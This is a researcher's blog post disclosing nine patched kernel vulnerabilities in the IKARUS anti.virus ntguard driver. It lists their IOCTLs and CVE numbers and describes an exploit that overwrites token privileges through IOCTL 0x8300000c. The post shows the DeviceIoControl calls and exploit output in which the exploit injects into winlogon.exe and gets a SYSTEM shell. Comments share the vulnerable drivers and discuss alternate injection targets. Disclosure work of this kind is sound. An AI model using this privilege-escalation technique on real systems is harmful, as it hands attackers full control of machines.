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## IKARUS anti.virus and its 9 exploitable kernel vulnerabilities

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Here is a list of the 9 kernel vulnerabilities I discovered over a month ago in an antivirus product called IKARUS anti.virus which has finally been fixed. Most of the vulnerabilities were due to the inputted output buffer address (Irp->UserBuffer) being saved on the stack which is later used without being validated when using as an argument. The table below lists the ioctls, related CVE and type of vulnerability

IOCTL	CVE ID	Vulnerability Type
0x8300000c	CVE-2017-14961	Arbitrary Write
0x83000058	CVE-2017-14962	Out of Bounds Write
0x83000058	CVE-2017-14963	Arbitrary Write
0x8300005c	CVE-2017-14964	Arbitrary Write

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
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0x830000cc	CVE-2017-14965	Arbitrary Write
0x830000c0	CVE-2017-14966	Arbitrary Write
0x83000080	CVE-2017-14967	Arbitrary Write
0x830000c4	CVE-2017-14968	Arbitrary Write
0x83000084	CVE-2017-14969	Arbitrary Write

Fixed version numbers (~~vendors advisory seen to be released~~)

	Vulnerable version	Fixed version
Software	2.16.7	2.16.18
ntguard.sys	0.18780.0.0	0.43.0.0
ntguard_x64.sys	0.18780.0.0	0.43.0.0

I'm exploiting the vulnerable subroutine used by ioctl 0x8300000c by overwriting the \_SEP\_TOKEN\_PRIVILEGES structure where arg\_20 is our inputted output buffer address.



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In our process `_SEP_TOKEN_PRIVILEGES` structure I'm overwriting a byte in the "Present" field and a byte in the "Enabled" field with the hardcoded value of 0x11 by calling the vulnerable subroutine twice.

```
DeviceIoControl(hDevice, 0x8300000c, NULL, 0,
(LPVOID)PresentByteOffset, 0, &dwRetBytes, NULL);
DeviceIoControl(hDevice, 0x8300000c, NULL, 0, (LPVOID)EnableByteOffset,
0, &dwRetBytes, NULL);
```

C:\WINDOWS\system32\cmd.exe

C:\Users\user1\Desktop>cve-2017-14961.exe

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IKARUS anti.virus (ntguard\_x64.sys) Arbitrary Write EoP Exploit  
Tested on 64bit Windows 7 / Windows 10 (1709)  
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```
[i] Current process id 6872 and token handle value 124
[i] Address of current process token 0xFFFFC881421ED990
[i] Address of _SEP_TOKEN_PRIVILEGES 0xFFFFC881421ED9D0 will be overwritten
[i] Present bits at 0xFFFFC881421ED9D2 will be overwritten with 0x11
[i] Enabled bits at 0xFFFFC881421ED9DA will be overwritten with 0x11
[+] Open \\.\ntguard device successful
[~] Press any key to continue . . .
[+] Overwritten _SEP_TOKEN_PRIVILEGES bits
[*] Spawning SYSTEM Shell
[+] Opened winlogon.exe process pid=732 with PROCESS_ALL_ACCESS rights
[+] Memory allocated at address 0x000001F82D520000
[+] Written to allocated process memory
[+] Created remote thread and executed
```

C:\Users\user1\Desktop>

Administrator: C:\WINDOWS\system32\cmd.exe

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```
C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

The exploit can be downloaded from here [\[zip\]](#) or from Exploit-DB when it gets published.

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**Alex**

on February 15, 2018 at 2:50 pm said:

You can upload the ntguard\_x64.sys & ntguard.sys [0.18780.0.0]

I checked their site and they do not have old versions.

Kind regards,



**Parvez**

on February 15, 2018 at 3:18 pm said:

Here are the vulnerable drivers of Ikarus Antivirus <https://www.greyhathacker.net/docs/ntguard.zip>



**Alex**

on February 15, 2018 at 4:36 pm said:

Many thanks!

it's working with winlogon.exe but doesn't work with csrss.exe. =c



**Alex**

on February 15, 2018 at 4:37 pm said:

win 10 x64 (Unable to open csrss.exe process)



**Parvez**

on February 15, 2018 at 5:39 pm said:

You should be able to open the process (unless there are other restrictions) but I noticed CreateRemoteThread api doesn't work so you might need to research into another method to

execute the code.

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